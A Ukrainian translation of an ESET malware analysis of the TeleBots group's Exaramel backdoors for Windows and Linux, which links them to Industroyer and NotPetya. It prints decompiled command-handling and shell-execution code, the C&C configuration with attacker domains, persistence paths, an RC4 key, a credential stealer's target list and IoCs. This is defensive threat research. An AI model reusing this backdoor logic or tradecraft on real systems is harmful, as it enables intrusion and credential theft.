Новий бекдор групи TeleBots та перші докази, які пов'язують Industroyer з NotPetya

Спеціалісти компанії ESET нещодавно виявили новий бекдор групи кіберзлочинців TeleBots, яка стояла за масовим спалахом програми-вимагача NotPetya. Дослідження розкриває сильну схожість коду нового бекдору з раніше відомим бекдором Industroyer та показує зв'язок, який раніше не було доведено.

Серед найважливіших кіберінцидентів за останні роки у світі стали атаки на українську енергетичну систему, внаслідок яких відбувалося тимчасове вимкнення електропостачання протягом двох років поспіль, і масовий спалах загрози-шифрувальника NotPetya. Спеціалісти ESET виявили зв'язки між цими основними кіберінцидентами.


Перший в історії інцидент припинення електропостачання, спричинений шкідливим програмним забезпеченням, стався у грудні 2015 року. Цей набір шкідливого програмного забезпечення отримав назву BlackEnergy та був використаний APT-групою, за діяльністю якої дослідники ESET слідкували як до, так і після цієї безпрецедентної атаки. Після 2015 року група, здавалося б, припинила активно використовувати BlackEnergy та перетворилася на те, що зараз має назву TeleBots.

Важливо зазначити, під час опису «APT-груп» спеціалісти ESET аналізують зв'язки на основі технічних показників, таких як схожість коду, спільна інфраструктура C&C, ланцюжки виконання шкідливих програм тощо. Зазвичай, спеціалісти ESET не беруть безпосередньої участі у розслідуванні та ідентифікації осіб, які пишуть та/або здійснюють розгортання шкідливого програмного забезпечення, а також відносин між ними. Крім того, термін «APT-група» дуже слабко визначений і часто використовується просто для ідентифікації та групування вищезазначених характеристик шкідливих програм. Це також є однією з причин, чому спеціалісти ESET утримуються від спекуляцій щодо приписування нападів до певних держав тощо.

Тим не менш, спеціалісти ESET виявили зв'язки між атаками BlackEnergy — які були спрямовані не тільки на українську енергетичну систему, але й на різноманітні сектори та важливі цілі, — та серією атак на український фінансовий сектор, здійснених групою TeleBots. У червні 2017 року, коли багато великих корпорацій у всьому світі постраждали від програми-вимагача Diskcoder.C (так званих «Petya» та «NotPetya»), — найбільш ймовірно зловмисники не очікували такого масштабу атаки, — спеціалісти ESET виявили, що неконтрольований спалах почав поширюватися від компаній, інфраструктура яких була інфікована бекдором TeleBots, як наслідок атаки через компроментацію популярного фінансового програмного забезпечення MEDoc.


Тож як складне зловмисне програмне забезпечення Industroyer, яке було використане у грудні 2016 року для нової атаки на енергетичну мережу, відноситься до цього? Відразу після публікації дослідження ESET про цю загрозу, деякі постачальники рішень для IT-захисту та засоби масової інформації почали припускати, що Industroyer також був розроблений групою BlackEnergy/Telebots (іноді також згадувалась під назвою Sandworm). Однак до цього часу не було опубліковано жодних конкретних доказів.

У квітні 2018 року спеціалісти знову виявили активність групи TeleBots — спробу запустити новий бекдор, який продукти ESET виявляють як **Win32/Exaramel**. У результаті аналізу цього бекдору групи TeleBots можна припустити, що він є покращеною версією бекдора Industroyer — перший доказ, який був відсутній.



Аналіз бекдора Win32/Exaramel

Бекдор Win32/Exaramel спочатку розгортається за допомогою завантажувального модулю (dropper). Метадані в цьому завантажувальному модулі дозволяють припустити, що бекдор був скомпільований із використанням Microsoft Visual Studio безпосередньо перед розгортанням на конкретному інфікованому комп'ютері.



Count of sections	6	Machine	Intel386
Symbol table	00000000[00000000]	UTC	Fri Apr 13 08:36:04 2018
Size of optional header	00E0	Magic optional header	010B
Linker version	14.00	OS version	5.01
Image version	0.00	Subsystem version	5.01
Entry point	00004344	Size of code	0000DA00
Size of init data	0001AA00	Size of uninit data	00000000
Size of image	0002D000	Size of header	00000400
Base of code	00001000	Base of data	0000F000
Image base	00400000	Subsystem	GUI
Section alignment	00001000	File alignment	00000200
Stack	00100000/00001000	Heap	00100000/00001000
Checksum	00000000	Number of dirs	16

Рис. 1. Часова відмітка PE у завантажувальному модулі бекдора Win32/Exaramel

Після виконання завантажувальний модуль розгортає бінарний бекдор Win32/Exaramel у директорії системи Windows, а також створює та запускає службу Windows під назвою `wsmproav` з описом «Windows Check AV». Назва файлу та опис служби Windows закодовані у завантажувальному модулі.




Рис. 2. Налаштування реєстру служби Windows, створені бекдором Win32/Exaramel

Крім цього, завантажувальний модуль записує конфігурацію бекдора у реєстр Windows у форматі XML.

```
<settings group="eset" name="" version="18.04.12">
    <interval>10000</interval>
    <servers>
        <server current="true">https://esetsmart.org</server>
    </servers>
    <check>https://www.yandex.ua</check>
    <proxy password="" user="">[redacted]:3128</proxy>
    <storage>c:\Intel</storage>
    </settings>
```

Рис. 3. Конфігурація бекдора Win32/Exaramel у форматі XML

Конфігурація містить декілька блоків:

Interval – час у мілісекундах, що використовується для режиму сну
Servers – список командних серверів (C&C)
Check – веб-сайт, який використовується для визначення того, чи є доступ до Інтернету для хоста
Proxy – проксі-сервер на хост-мережі
Storage – шлях, що використовується для зберігання файлів, призначених для збору

Із першого рядка конфігурації помітно, що зловмисники групують свої цілі на основі рішень для безпеки, які використовуються. Подібна поведінка може бути знайдена в загрозі Industroyer — зокрема, деякі з бекдорів Industroyer були також замасковані під сервіси, пов'язані з антивірусними рішеннями (розгорнуті під назвою `avtask.exe`), а також використовували одне і те ж саме групування.

Ще одним цікавим фактом є те, що бекдор використовує командні сервери (C&C) з доменними іменами, які імітують домени, що належать ESET. На додаток до `esetsmart[.]org` із вищезгаданого конфігураційного файлу спеціалісти ESET знайшли інший подібний домен:

um10eset[.]net, який використовувався нещодавно виявленою Linux-версією шкідливого програмного забезпечення Telebots. Важливо зазначити, що ці сервери, які контролюються зловмисниками, жодним чином не пов'язані з легітимною інфраструктурою сервера ESET. Спеціалісти ESET не змогли знайти в бекдорі Exaramel жодних доменів, які імітують інших постачальників рішень для захисту.

Після запуску бекдор з'єднується з командним сервером і отримує команди для виконання. Нижче подано список усіх доступних команд:

- Запустити процес
- Записати процес від імені вказаного користувача Windows
- Записати дані до файлу за вказаним шляхом
- Копіювати файл до підкаталогу (завантажити файл)
- Виконати shell команду
- Виконати shell команду від імені вказаного користувач Windows
- Виконати VBS код за допомогою MSScriptControl.ScriptControl.1

Код циклу команд і реалізацій перших шести команд дуже схожий з тими, що знаходяться в бекдорі, використаному в загрозі Industroyer.

```
DWORD __stdcall cmd_thread(thread_param *param)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  result1 = 0x16;
  v2 = init_CMD_struct(param->xml, &CMD);
  SetEvent((HANDLE)param->event);
  if ( v2 )
    return 1;
  cmd_struct1 = CMD;
  switch ( CMD->cmd_id )
  {
    case 1:
      result = cmd_create_proccess(CMD);
      goto end;
    case 2:
      result = cmd_create_proccess_as_user(CMD);
      goto end;
    case 3:
      result = cmd_write_file(CMD);
      goto end;
    case 4:
      result = cmd_copy_file_aka_upload(CMD);
      goto end;
    case 5:
      result = cmd_execute_shell_cmd(CMD);
      goto end;
    case 6:
      result = cmd_execute_shell_cmd_as_user(CMD);
      goto end;
    case 7:
      result = cmd_eval_UBS_code(CMD);
end:
      result1 = result;
      break;
    default:
      break;
  }
  PathCombineW(&pszDest, (LPCWSTR)cmd_struct1->storage_path, L"done");
  file_write(&pszDest, 0, 0);
  mem_free((LPVOID)cmd_struct1->field_0);
  mem_free((LPVOID)cmd_struct1->cmd_content);
  mem_free((LPVOID)cmd_struct1->file_content);
  mem_free(cmd_struct1);
  return result1;
}
```

```
int __cdecl run_command(cmd_internal *CMD)
{
  int result; // eax

  result = LOBYTE(CMD->cmd_id) - 1;
  switch ( LOBYTE(CMD->cmd_id) )
  {
    case 1u:
      result = cmd_create_proccess(CMD);
      break;
    case 2u:
      result = cmd_create_proccess_as_user(CMD);
      break;
    case 3u:
      result = cmd_write_file(CMD);
      break;
    case 4u:
      result = cmd_copy_file_aka_upload(CMD);
      break;
    case 5u:
      result = cmd_execute_shell_cmd(CMD);
      break;
    case 6u:
      result = cmd_execute_shell_cmd_as_user(CMD);
      break;
    case 7u:
      ExitProcess(0);
      return result;
    case 8u:
      result = cmd_stop_service(CMD);
      break;
    case 9u:
      result = cmd_stop_service_as_user(CMD);
      break;
    case 0xAu:
      result = cmd_start_service_as_user(CMD);
      break;
    case 0xBu:
      result = cmd_service_change_path_to_binary_as_user(CMD);
      break;
    default:
      return result;
  }
  return result;
}
```

```
signed int __stdcall cmd_thread(LPVOID lpThreadParameter)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v1 = 22;
  v2 = report_file_create(*(_DWORD *)lpThreadParameter, &lpMem);
  SetEvent(*((HANDLE *)lpThreadParameter + 1));
  if ( v2 )
    return 1;
  v4 = lpMem;
  switch ( *((_DWORD *)lpMem + 1) )
  {
    case 1:
      v5 = cmd_execute_proccess((int)lpMem);
      goto LABEL_11;
    case 2:
      v5 = cmd_execute_proccess_as_user((int)lpMem);
      goto LABEL_11;
    case 3:
      v5 = cmd_write_file((int)lpMem);
      goto LABEL_11;
    case 4:
      v5 = cmd_copy_file(lpMem);
      goto LABEL_11;
    case 5:
      v5 = cmd_execute_shell_cmd(lpMem);
      goto LABEL_11;
    case 6:
      v5 = cmd_execute_shell_cmd_as_user(lpMem);
      goto LABEL_11;
    case 7:
      v5 = cmd_eval_UBS_code(lpMem);
LABEL_11:
      v1 = v5;
      break;
    default:
      break;
  }
  PathCombineW(&pszDest, (LPCWSTR)v4 + 268, L"done");
  file_write(&pszDest, 0, 0);
  mem_free(*(LPVOID *)v4);
  mem_free(*((LPVOID *)v4 + 2));
  mem_free(*((LPVOID *)v4 + 3));
  mem_free(v4);
  return v1;
}
```

```
int __cdecl run_command(HANDLE phNewToken)
{
  int result; // eax

  result = *((unsigned __int8 *)phNewToken + 4) - 1;
  switch ( *((unsigned __int8 *)phNewToken + 4) )
  {
    case 1u:
      result = cmd_execute_process(phNewToken);
      break;
    case 2u:
      result = cmd_execute_process_as_user((int)phNewToken);
      break;
    case 3u:
      result = cmd_write_file((int)phNewToken);
      break;
    case 4u:
      result = cmd_copy_file(phNewToken);
      break;
    case 5u:
      result = cmd_execute_shell_cmd(phNewToken);
      break;
    case 6u:
      result = cmd_execute_shell_cmd_as_user(phNewToken);
      break;
    case 7u:
      ExitProcess(0);
      return result;
    case 8u:
      result = cmd_stop_service(phNewToken);
      break;
    case 9u:
      result = cmd_stop_service_as_user(phNewToken);
      break;
    case 0xAu:
      result = cmd_start_service_as_user(phNewToken);
      break;
    case 0xBu:
      result = cmd_service_change_path_to_binary_as_user(phNewToken);
      break;
    default:
      return result;
  }
  return result;
}
```

Рис. 4. Порівняння коду бекдора Win32/Exaramel (зліва) та бекдора Win32/Industroyer (справа)

Обидва шкідливі сімейства використовують спеціальний файл для зберігання результату виконаних shell-команд та запущених процесів. У випадку з бекдором Win32/Industroyer цей файл зберігається у тимчасовій папці під випадковим ім'ям файлу; у випадку з бекдором Win32/Exaramel файл має назву `report.txt`, і шлях його зберігання визначається у конфігураційному файлі бекдора.

Для перенаправлення результатів (stdout) та помилок (stderr) у файл вихідних даних, обидва бекдори встановлюють параметри `hStdOutput` та `hStdError` до ідентифікатора файлу. Це є ще однією подібністю між цими шкідливими сімействами.

```
int __cdecl cmd_execute_shell_cmd(cmd_internal *CMD)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  mem_set(&StartupInfo, 68);
  mem_set(&ProcessInformation, 16);
  SecurityAttributes.nLength = 12;
  SecurityAttributes.lpSecurityDescriptor = 0;
  SecurityAttributes.bInheritHandle = 1;
  reportfile_handle = CreateFileW(
                        CMD->reportfile_path,
                        GENERIC_WRITE|GENERIC_READ,
                        1u,
                        &SecurityAttributes,
                        2u,
                        0x80u,
                        0);
  if ( reportfile_handle == -1 )
    ExitCode = GetLastError();
  StartupInfo.dwFlags |= STARTF_USESTDHANDLES|STARTF_USESHOWWINDOW;
  StartupInfo.wShowWindow = 0;
  StartupInfo.cb = 68;
  StartupInfo.hStdError = reportfile_handle;
  StartupInfo.hStdOutput = reportfile_handle;
  ExpandEnvironmentStringsW(L"%ComSpec%", &Dst, 0x104u);
  wsprintfW(&CommandLine, L"/c %s", CMD->cmd_content);
  CreateProcessW(&Dst, &CommandLine, 0, 0, 1, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation);
  if ( ProcessInformation.hProcess )
  {
    if ( !WaitForSingleObject(ProcessInformation.hProcess, 0xFFFFFFFF) )
    {
      FlushFileBuffers(reportfile_handle);
      GetExitCodeProcess(ProcessInformation.hProcess, &ExitCode);
      CloseHandle(ProcessInformation.hThread);
      CloseHandle(ProcessInformation.hProcess);
    }
  }
  else
  {
    ExitCode = GetLastError();
  }
  CloseHandle(reportfile_handle);
  return ExitCode;
}
```

```
int __cdecl cmd_execute_shell_cmd(cmd_internal *CMD)
{
  int result; // edi
  WCHAR CommandLine; // [esp+8h] [ebp-A7Ch]
  WCHAR Dst; // [esp+828h] [ebp-25Ch]
  struct _STARTUPINFOW StartupInfo; // [esp+A30h] [ebp-54h]
  struct _PROCESS_INFORMATION ProcessInformation; // [esp+A74h] [ebp-10h]

  mem_set(&StartupInfo, 68);
  mem_set(&ProcessInformation, 16);
  StartupInfo.dwFlags |= STARTF_USESTDHANDLES|STARTF_USESHOWWINDOW;
  StartupInfo.cb = 68;
  StartupInfo.hStdError = (HANDLE)CMD->reportfile_handle;
  StartupInfo.hStdOutput = StartupInfo.hStdError;
  StartupInfo.wShowWindow = 0;
  ExpandEnvironmentStringsW(L"%ComSpec%", &Dst, 0x104u);
  wsprintfW(&CommandLine, L"/c %s", CMD->cmd_content);
  result = CreateProcessW(&Dst, &CommandLine, 0, 0, 1, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation);
  if ( ProcessInformation.hProcess && !WaitForSingleObject(ProcessInformation.hProcess, 0xFFFFFFFF) )
  {
    FlushFileBuffers((HANDLE)CMD->reportfile_handle);
    CloseHandle(ProcessInformation.hThread);
    CloseHandle(ProcessInformation.hProcess);
  }
  return result;
}
```

Рис. 5. Порівняння коду бекдора Win32/Exaramel (зверху) та бекдора Win32/Industroyer (внизу)

Якщо оператори шкідливої програми хочуть зібрати файли з комп'ютера жертви, їм просто потрібно скопіювати ці файли в підкаталог `data`, визначеного в конфігурації. Як тільки бекдор збереться встановити нове з'єднання з командним сервером, шкідлива програма автоматично стисне та зашифрує всі ці файли перед їх відправленням.

Основна відмінність бекдора з інструментарію Industroyer і нового бекдора групи TeleBots полягає в тому, що останній використовує формат XML для з'єднання та конфігурації замість звичайного бінарного формату.

Шкідливі інструменти для крадіжки паролів

Окрім бекдора Exaramel, група Telebots використовує деякі зі своїх старих інструментів, у тому числі викрадач паролів (хакери називають його CredRaptor або PAI) та трохи модифікований Mimikatz.

При цьому, спеціальний інструмент для викрадення паролів CredRaptor, який використовується виключно цією групою з 2016 року, був трохи вдосконалений. На відміну від попередніх версій, він збирає збережені паролі не тільки з браузерів, але також із Outlook та багатьох FTP-клієнтів. Нижче наведено список програм, які підтримуються:

- BitKinex FTP
- BulletProof FTP Client
- Classic FTP
- CoffeeCup
- Core FTP
- Cryer WebSitePublisher
- CuteFTP
- FAR Manager
- FileZilla
- FlashFXP
- Frigate3
- FTP Commander
- FTP Explorer
- FTP Navigator
- Google Chrome
- Internet Explorer 7 – 11
- Mozilla Firefox
- Opera
- Outlook 2010, 2013, 2016
- SmartFTP
- SoftX FTP Client
- Total Commander
- TurboFTP
- Windows Vault
- WinSCP
- WS_FTP Client

Ці вдосконалення дозволяють зловмисникам збирати облікові дані адміністраторів веб-вузлів для веб-сайтів та облікових даних серверів внутрішньої інфраструктури. Отримавши доступ до таких серверів, кіберзлочинці можуть встановлювати додаткові бекдори. Часто ці сервери працюють не під управлінням операційної системи Windows, тому зловмисникам потрібно адаптувати свої бекдори.

Фактично під час реагування на інцидент спеціалісти ESET виявили Linux-бекдор, який використовує TeleBots. Дослідники ESET назвали цей бекдор **Linux/Exaramel.A**.

Аналіз бекдора Linux/Exaramel

Бекдор написаний на мові програмування Go і скомпільований як 64-бітний ELF-файл. Зловмисники можуть розгорнути бекдор у вибраній директорії під будь-якою назвою.

У разі виконання зловмисниками бекдора з рядком 'none' як параметром командного рядка шкідлива програма намагається застосувати механізми стійкості для автоматичного запуску після перезавантаження. Якщо бекдор не виконується під обліковим записом root, загроза використовує файл `crontab`. Однак за умови запуску як root бекдор підтримує різні Linux `init` системи. Бекдор визначає, яка система `init` в даний час використовується, виконуючи команду:

```
strings /sbin/init |  awk 'match($0, /(upstart|systemd|sysvinit)/){ print substr($0, RSTART, RLENGTH);exit; }'
```

На основі результату виконання цієї команди бекдор використовує такі жорстко вказані місця для стійкості:

Init система	Місце
sysvinit	/etc/init.d/syslogd
upstart	/etc/init/syslogd.conf
systemd	/etc/systemd/system/syslogd.service

Під час запуску бекдор намагається відкрити файл конфігурації, який зберігається в тій самій директорії, що і бекдор під назвою `config.json`. Якщо цей файл конфігурації не існує, створюється новий файл. Конфігурація зашифрована з використанням ключа **s0m3t3rr0r** за допомогою алгоритму RC4.

Рис. 6. Розшифрована JSON конфігурація бекдора Linux/Exaramel

Бекдор підключається до жорстко вказаного командного сервера (за замовчуванням 176.31.225[.]204 у нещодавно зафіксованому прикладі) або до командного сервера, вказаного у `Hosts` файлі. З'єднання встановлюється по HTTPS. Бекдор підтримує такі команди:

Команда	Ціль
App.Update	Оновлення власної версії
App.Delete	Власне видалення з системи
App.SetProxy	Встановлення проксі у конфігурації
App.SetServer	Оновлення командного сервера (C&C) у конфігурації
App.SetTimeout	Встановлення значення часу очікування (час між з'єднаннями з командним сервером (C&C)
IO.WriteFile	Завантаження файлу із віддаленого сервера
IO.ReadFile	Завантаження файлу з локального диска на командний сервер (C&C)
OS.ShellExecute	Виконання shell-команди

Висновок

Виявлення бекдору Exaramel вказує, що група TeleBots все ще активна у 2018 році, а зловмисники продовжують вдосконалювати свої інструменти та тактику.

Сильна схожість коду між бекдором Win32/Exaramel та оригінальним основним бекдором Industroyer є першим публічно представленим доказом, що пов'язує Industroyer з TeleBots, а, отже, з NotPetya та BlackEnergy. Незважаючи на те, що під час спроби співвіднесення завжди слід враховувати можливість отримання фальшивих доказів або випадкового поширення коду іншими кіберзлочинцями, у цьому випадку спеціалісти ESET вважають це малоймовірним.

Особливий інтерес представляє той факт, що зловмисники почали використовувати у своїх операціях домени, у назвах яких використовується ESET. Слід зазначити, що ці домени, які кіберзлочинці використовували для приховування шкідливої діяльності в мережі, ніяк не пов'язані з серверами інфраструктури ESET. Список легітимних доменів, які використовуються продуктами ESET, можна знайти за посиланням.

Варто додати, що бекдори Win32 та Linux Exaramel були виявлені в організації, яка не є промисловим об’єктом. Спеціалісти ESET завчасно поділилися своїми висновками з українськими правоохоронними органами, і завдяки цій співпраці атаку вдалося успішно локалізувати та попередити.

Дослідники ESET продовжуватимуть відслідковувати діяльність цієї групи.

Ідентифікатори компрометації (IoCs)

Продукти ESET виявляють загрозу під назвами

```
Win32/Exaramel

Win32/Agent.TCD trojan
Win32/PSW.Agent.OEP trojan
```

```
Win32/RiskWare.Mimikatz.Z application

Win64/Riskware.Mimikatz.AI application
```

SHA-1 hashes

TeleBots Win32/Exaramel бекдор

```
65BC0FF4D4F2E20507874F59127A899C26294BC7

3120C94285D3F86A953685C189BADE7CB575091D
```

Викрадач паролів

```
F4C4123849FDA08D1268D45974C42DEB2AAE3377

970E8ACC97CE5A8140EE5F6304A1E7CB56FA3FB8

DDDF96F25B12143C7292899F9D5F42BB1D27CB20

64319D93B69145398F9866DA6DF55C00ED2F593E
```

Mimikatz

```
458A6917300526CC73E510389770CFF6F51D53FC

CB8912227505EF8B8ECCF870656ED7B8CA1EB475
```

C&C сервери*

```
um10eset[.]net (IP: 176.31.225.204)
esetsmart[.]org (IP: 5.133.8.46)
```

*Ці домени жодним чином не пов'язані з серверною інфраструктурою ESET. Список легітимних доменів, які використовуються продуктами ESET, доступний за посиланням.

**Дослідження подано в перекладі. Оригінал доступний за посиланням.